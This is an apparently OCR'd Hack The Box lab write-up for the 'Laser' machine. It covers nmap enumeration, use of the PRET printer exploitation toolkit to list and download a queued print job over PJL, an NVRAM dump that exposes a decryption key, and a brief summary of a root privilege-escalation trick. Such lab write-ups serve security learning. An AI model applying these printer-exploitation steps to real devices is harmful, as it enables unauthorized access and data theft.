
HACK THE BOX - Laser 10.10.10.201 [Writeup/Walkthrough]

August 18, 2020



Laser

OS: Linux

Difficulty: Insane

Points: 50

Release: 08 Aug 2020

IP: 10.10.10.201

Credits: https://www.secwalk.com/

Summary

Foothold

We only see 3 ports open after some enumeration we were able to get a encrypted file from port 9100 which explains whats going on with port 9000

User

After reading the file we were able to build a client to communicate with port 9000, after a port scan trough that client we discover an vulnerable service which we can exploit to get our user shell.


root

After running pspy we get an password for the docker, turns out root runs a clear script, when we use socat in the docker we can bounce ssh to to himself and create a clear.sh script with our own content and make root run that.


Enumeration

nmap

nmap -sC -sV 10.10.10.201



```
root@kali:~/s3cwalk/laser# nmap -sC -sV 10.10.10.201
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 04:13 EDT
Nmap scan report for printer.laserinternal.htb (10.10.10.201)
Host is up (0.019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
9000/tcp open  cslistener?
9100/tcp open  jetdirect?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
```




```
s://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9000-TCP:V=7.80%I=7%D=8/18%Time=5F3B8D9F%P=x86_64-pc-linux-gnu%r(NU
SF:LL,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0
SF:\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0")%r(GenericLines,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\
SF:0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\
SF:0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(GetRequest,3F,"\0
SF:\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\
SF:0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0")%r(HTTPOptions,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\
SF:0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x0
SF:1\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(RTSPRequest,3F,"\0\0\x18\x0
SF:4\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01
SF:\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0"
SF:)%r(RPCCheck,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06
SF:\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x0
SF:6\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(DNSVersionBindReqTCP,3F,"\0\0\x18\x04\0
SF:\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\
SF:0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r
SF:(DNSStatusRequestTCP,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0
SF:\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\
SF:0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(Help,3F,"\0\0\x18\x04\0\0\0\0\0
SF:\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x0
SF:8\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(SSLSess
SF:ionReq,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x
SF:20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0")%r(TerminalServerCookie,3F,"\0\0\x18\x04\0\0\0\0
SF:\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\
SF:x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(TLSSe
SF:ssionReq,3F,"\0\0\x18\x04\0\0\0\0\0\0\x04\0@\0\0\0\x05\0@\0\0\0\x06\0\0
SF:\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\0\?\0\x01\0\0\x08\x06\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.53 seconds
root@kali:~/s3cwalk/laser# 
```

port 9100

After some searching we can see that HP jetdirect is a tcp/ip printer server. i found the following exploit/enumeration tool: https://github.com/RUB-NDS/PRET

```
git clone https://github.com/RUB-NDS/PRET.git
```


```
./pret.py 10.10.10.201 pjl
```



```
root@kali:~/s3cwalk/laser/PRET# ./pret.py 10.10.10.201 pjl
      ________________
    _/_______________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||      [ pentesting tool that made
  |-||/_____\||-.  | |´        dumpster diving obsolete.. ]
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 10.10.10.201 established
Device:   LaserCorp LaserJet 4ML

Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/> 
```

now we have a connection, we can start some enumeration

with just a few linux commands we found a file named queued:




```
Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/> ls
d         -    pjl
10.10.10.201:/> cd pjl
10.10.10.201:/pjl> ls
d         -    jobs
10.10.10.201:/pjl> cd jobs
10.10.10.201:/pjl/jobs> ls
-    172199    queued
10.10.10.201:/pjl/jobs>
```

get queued

and we downloaded the file to our machine, since this file is encrypted we still need a decryption key.

nvram dump



```
Unknown command: 'clear'
10.10.10.201:/pjl/jobs> nvram dump
Writing copy to nvram/10.10.10.201
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
...............................................................................................................................
.................................................................................k...e....y.....13vu94r6..643rv19u
10.10.10.201:/pjl/jobs> █
```

and we found our decryption key. lets try to decrypt this file:

convert file to base64.raw file:

sed -e “s#’##g” queued | cut -c2- > queued.b64

decode file

